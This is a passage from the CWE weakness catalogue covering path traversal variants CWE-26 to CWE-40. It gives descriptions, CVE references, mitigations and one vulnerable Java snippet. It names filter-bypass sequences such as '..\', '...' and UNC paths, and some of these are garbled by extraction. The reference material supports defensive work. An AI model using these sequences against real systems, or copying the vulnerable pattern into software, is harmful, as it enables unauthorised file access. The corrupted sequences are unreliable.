Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name		Page
ChildOf	⊕	23	Relative Path Traversal	☑	33
				699	
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	/directory/../../filename

CWE-27: Path Traversal: 'dir/../../filename'

Weakness ID: 27 (*Weakness Variant*)

Status: Draft

Description

Summary

The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize multiple internal "../" sequences that can resolve to a location that is outside of that directory.

Extended Description

This allows attackers to traverse the file system to access files or directories that are outside of the restricted directory.

The 'directory/../../filename' manipulation is useful for bypassing some path traversal protection schemes. Sometimes a program only removes one "../" sequence, so multiple "../" can bypass that check. Alternately, this manipulation could be used to bypass a check for "../" at the beginning of the pathname, moving up more than one directory level.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-0298	

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A filtering mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the filtering mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the filtering mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name		Page
ChildOf		23	Relative Path Traversal	<input checked="" type="checkbox"/>	699 1000 33

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	'directory/../../filename

CWE-28: Path Traversal: '..\filedir'

Weakness ID: 28 (Weakness Variant) Status: Incomplete

Description

Summary

The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize "../" sequences that can resolve to a location that is outside of that directory.

Extended Description

This allows attackers to traverse the file system to access files or directories that are outside of the restricted directory.

The '..\' manipulation is the canonical manipulation for operating systems that use "\" as directory separators, such as Windows. However, it is also useful for bypassing path traversal protection schemes that only assume that the "/" separator is valid.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Operating Systems

- Windows

Observed Examples

Reference	Description
CVE-2002-0661	"\" not in blacklist for web server, allowing path traversal attacks when the server is run in Windows and other OSes.
CVE-2002-0946	Arbitrary files may be read files via ..\ (dot dot) sequences in an HTTP request.
CVE-2002-1042	
CVE-2002-1178	
CVE-2002-1209	

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A filtering mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the filtering mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the filtering mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name		Page
ChildOf	⊕	23	Relative Path Traversal	V	33
				699	
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	'..\filename' ('dot dot backslash')

CWE-29: Path Traversal: '..\filename'

Weakness ID: 29 (Weakness Variant) Status: Incomplete

Description

Summary

The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize '\..\filename' (leading backslash dot dot) sequences that can resolve to a location that is outside of that directory.

Extended Description

This allows attackers to traverse the file system to access files or directories that are outside of the restricted directory.

This is similar to CWE-25, except using "\" instead of "/". Sometimes a program checks for "..\" at the beginning of the input, so a "\.." can bypass that check. It is also useful for bypassing path traversal protection schemes that only assume that the "/" separator is valid.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Operating Systems

- Windows

Observed Examples

Reference	Description
CVE-2002-1987	Protection mechanism checks for "../" but doesn't account for Windows-specific "\.." allowing read of arbitrary files.
CVE-2005-2142	

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A filtering mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the filtering mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the filtering mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	ⓑ	23	Relative Path Traversal	699 1000	33

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	'\..\filename' ('leading dot dot backslash')

CWE-30: Path Traversal: '\dir\..\filename'

Description**Summary**

The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize '\dir\..filename' (leading backslash dot dot) sequences that can resolve to a location that is outside of that directory.

Extended Description

This allows attackers to traverse the file system to access files or directories that are outside of the restricted directory.

This is similar to CWE-26, except using "\" instead of "/". The '\dir\..filename' manipulation is useful for bypassing some path traversal protection schemes. Sometimes a program only checks for "..\" at the beginning of the input, so a "\..\\" can bypass that check.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- All

Operating Systems

- Windows

Observed Examples

Reference	Description
CVE-2002-1987	Protection mechanism checks for "/.." but doesn't account for Windows-specific "\.." allowing read of arbitrary files.

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A filtering mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the filtering mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the filtering mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	⊕	23	Relative Path Traversal	699	33
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	7 - '\directory\..filename'

CWE-31: Path Traversal: 'dir\..\filename'

Weakness ID: 31 (Weakness Variant)

Status: Draft

Description

Summary

The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize 'dir\..\filename' (multiple internal backslash dot dot) sequences that can resolve to a location that is outside of that directory.

Extended Description

This allows attackers to traverse the file system to access files or directories that are outside of the restricted directory.

The 'dir\..\filename' manipulation is useful for bypassing some path traversal protection schemes. Sometimes a program only removes one "..\" sequence, so multiple "..\" can bypass that check. Alternately, this manipulation could be used to bypass a check for "..\" at the beginning of the pathname, moving up more than one directory level.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Operating Systems

- Windows

Observed Examples

Reference	Description
CVE-2002-0160	

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A filtering mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the filtering mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the filtering mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf	ⓑ	23	Relative Path Traversal	699	33
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	8 - 'directory\..\.\filename

CWE-32: Path Traversal: '...' (Triple Dot)

Weakness ID: 32 (*Weakness Variant*)

Status: Incomplete

Description

Summary

The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize '...' (triple dot) sequences that can resolve to a location that is outside of that directory.

Extended Description

This allows attackers to traverse the file system to access files or directories that are outside of the restricted directory.

The '...' manipulation is useful for bypassing some path traversal protection schemes. On some Windows systems, it is equivalent to "..\" and might bypass checks that assume only two dots are valid. Incomplete filtering, such as removal of "/" sequences, can ultimately produce valid ".." sequences due to a collapse into unsafe value (CWE-182).

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-0467	"..." in web server
CVE-2001-0480	read of arbitrary files and directories using GET or CD with "..." in Windows-based FTP server.
CVE-2001-0615	"..." or "...." in chat server
CVE-2001-0963	"..." in cd command in FTP server
CVE-2001-1131	"..." in cd command in FTP server
CVE-2001-1193	"..." in cd command in FTP server
CVE-2002-0288	read files using "." and Unicode-encoded "/" or "\" characters in the URL.
CVE-2003-0313	Directory listing of web server using "..."
CVE-2005-1658	Triple dot

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A filtering mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the filtering mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the filtering mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		23	Relative Path Traversal	699 1000	33

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	'...' (triple dot)

Maintenance Notes

This manipulation-focused entry is currently hiding two distinct weaknesses, so it might need to be split. The manipulation is effective in two different contexts: (1) it is equivalent to "..\" on Windows, or (2) it can take advantage of incomplete filtering, e.g. if the programmer does a single-pass removal of "/" in a string (collapse of data into unsafe value, CWE-182).

CWE-33: Path Traversal: '....' (Multiple Dot)

Weakness ID: 33 (*Weakness Variant*)

Status: Incomplete

Description

Summary

The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize '...' (multiple dot) sequences that can resolve to a location that is outside of that directory.

Extended Description

This allows attackers to traverse the file system to access files or directories that are outside of the restricted directory.

The '...' manipulation is useful for bypassing some path traversal protection schemes. On some Windows systems, it is equivalent to "..\" and might bypass checks that assume only two dots are valid. Incomplete filtering, such as removal of "/" sequences, can ultimately produce valid ".." sequences due to a collapse into unsafe value (CWE-182).

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-1999-1082	read files via "....." in web server (doubled triple dot?)
CVE-2000-0240	read files via "/...../" in URL
CVE-2000-0773	read files via "..." in web server
CVE-2001-0491	multiple attacks using "..", "...", and "..." in different commands
CVE-2001-0615	"..." or "....." in chat server
CVE-2004-2121	read files via "....." in web server (doubled triple dot?)

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A filtering mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the filtering mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the filtering mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf	ⓑ	23	Relative Path Traversal	699	33
<i>CanFollow</i>	ⓑ	182	<i>Collapse of Data into Unsafe Value</i>	1000	260

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	'...' (multiple dot)

Maintenance Notes

Like the triple-dot CWE-32, this manipulation probably hides multiple weaknesses that should be made more explicit.

CWE-34: Path Traversal: '.../'

Weakness ID: 34 (Weakness Variant)

Status: Incomplete

Description

Summary

The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize '.../' (doubled dot dot slash) sequences that can resolve to a location that is outside of that directory.

Extended Description

This allows attackers to traverse the file system to access files or directories that are outside of the restricted directory.

The '.../' manipulation is useful for bypassing some path traversal protection schemes. If ".." is filtered in a sequential fashion, as done by some regular expression engines, then ".../" can collapse into the ".." unsafe value (CWE-182). It could also be useful when ".." is removed, if the operating system treats "/" and "." as equivalent.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Description

Merak Mail Server with Icewarp, Sep. 10, 2004

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A filtering mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the filtering mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the filtering mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf	B	23	Relative Path Traversal	699	33
ChildOf	B	182	Collapse of Data into Unsafe Value	1000	260
CanFollow	B	182	<i>Collapse of Data into Unsafe Value</i>	1000	260

Relationship Notes

This could occur due to a cleansing error that removes a single "../" from "...!..!/'"

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	'...!..!/' (doubled dot dot slash)

CWE-35: Path Traversal: '..!..!/'

Weakness ID: 35 (Weakness Variant)

Status: Incomplete

Description

Summary

The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize '..!..!/' (doubled triple dot slash) sequences that can resolve to a location that is outside of that directory.

Extended Description

This allows attackers to traverse the file system to access files or directories that are outside of the restricted directory.

The '..!..!/' manipulation is useful for bypassing some path traversal protection schemes. If "../" is filtered in a sequential fashion, as done by some regular expression engines, then "..!..!/" can collapse into the "../" unsafe value (CWE-182). Removing the first "../" yields "...!..!/" ; the second removal yields "..!..!/" . Depending on the algorithm, the software could be susceptible to CWE-34 but not CWE-35, or vice versa.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2005-0202	".../.../!" bypasses regexp's that remove "./" and "../"
CVE-2005-2169	chain: ".../.../!" bypasses protection mechanism using regexp's that remove "./" resulting in collapse into an unsafe value "../" (CWE-182) and resultant path traversal.

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A filtering mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the filtering mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the filtering mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	23	Relative Path Traversal	699	33
				1000	
ChildOf	B	182	Collapse of Data into Unsafe Value	1000	260
CanFollow	B	182	<i>Collapse of Data into Unsafe Value</i>	1000	260

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	'.../.../!'

CWE-36: Absolute Path Traversal

Weakness ID: 36 (Weakness Base)

Status: Draft

Description

Summary

The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize absolute path sequences such as "/abs/path" that can resolve to a location that is outside of that directory.

Extended Description

This allows attackers to traverse the file system to access files or directories that are outside of the restricted directory.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

In the example below, the path to a dictionary file is read from a system property and used to initialize a File object.

Java Example:

Bad Code

```
String filename = System.getProperty("com.domain.application.dictionaryFile");
File dictionaryFile = new File(filename);
```

However, the path is not validated or modified to prevent it from containing absolute path sequences before creating the File object. This allows anyone who can control the system property to determine what file is used. Ideally, the path should be resolved relative to some kind of application or user home directory.

Potential Mitigations

see "Path Traversal" (CWE-22)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	699 1000	25
ParentOf		37	Path Traversal: '/absolute/pathname/here'	699 1000	49
ParentOf		38	Path Traversal: '\absolute\pathname\here'	699 1000	50
ParentOf		39	Path Traversal: 'C:dirname'	699 1000	51
ParentOf		40	Path Traversal: '\\UNC\share\name' (Windows UNC Share)	699 1000	52

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Absolute Path Traversal

CWE-37: Path Traversal: '/absolute/pathname/here'

Weakness ID: 37 (*Weakness Variant*)**Status:** Draft

Description

Summary

A software system that accepts input in the form of a slash absolute path ('/absolute/pathname/here') without appropriate validation can allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2000-0614	Arbitrary files may be overwritten via compressed attachments that specify absolute path names for the decompressed output.
CVE-2001-1269	ZIP file extractor allows full path
CVE-2002-1345	Multiple FTP clients write arbitrary files via absolute paths in server responses
CVE-2002-1818	Path traversal using absolute pathname

Reference	Description
CVE-2002-1913	Path traversal using absolute pathname
CVE-2005-2147	Path traversal using absolute pathname

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A sanitizing mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the sanitizing mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the sanitizing mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design




Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		36	Absolute Path Traversal	699 1000	48
ChildOf		160	Improper Neutralization of Leading Special Elements	1000	237
ChildOf		743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		/absolute/pathname/here
CERT C Secure Coding	FIO05-C	Identify files using multiple file attributes

CWE-38: Path Traversal: '\absolute\pathname\here'

Weakness ID: 38 (*Weakness Variant*)

Status: Draft

Description

Summary

A software system that accepts input in the form of a backslash absolute path ('\absolute\pathname\here') without appropriate validation can allow an attacker to traverse the file system to unintended locations or access arbitrary files.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-1999-1263	
CVE-2002-1525	

Reference	Description
CVE-2003-0753	

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A filtering mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the filtering mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the filtering mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		36	Absolute Path Traversal	699	48
ChildOf		743	CERT C Secure Coding Section 09 - Input Output (FIO)	1000	867
				734	

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		\absolute\pathname\here ('backslash absolute path')
CERT C Secure Coding	FIO05-C	Identify files using multiple file attributes

CWE-39: Path Traversal: 'C:dirname'

Weakness ID: 39 (Weakness Variant) Status: Draft

Description

Summary

An attacker can inject a drive letter or Windows volume letter ('C:dirname') into a software system to potentially redirect access to an unintended location or arbitrary file.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-0038	
CVE-2001-0255	
CVE-2001-0687	
CVE-2001-0933	
CVE-2002-0466	
CVE-2002-1483	

Reference	Description
CVE-2004-2488	FTP server read/access arbitrary files using "C:\" filenames

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A filtering mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the filtering mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the filtering mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name		Page
ChildOf		36	Absolute Path Traversal	<input checked="" type="checkbox"/>	699 1000 48
ChildOf		743	CERT C Secure Coding Section 09 - Input Output (FIO)		734 867

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		'C:\dirname' or C: (Windows volume or 'drive letter')
CERT C Secure Coding	FIO05-C	Identify files using multiple file attributes

CWE-40: Path Traversal: '\\UNC\share\name\' (Windows UNC Share)

Weakness ID: 40 (Weakness Variant)

Status: Draft

Description

Summary

An attacker can inject a Windows UNC share ('\\UNC\share\name') into a software system to potentially redirect access to an unintended location or arbitrary file.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-0687	

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A filtering mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the filtering mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the filtering mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

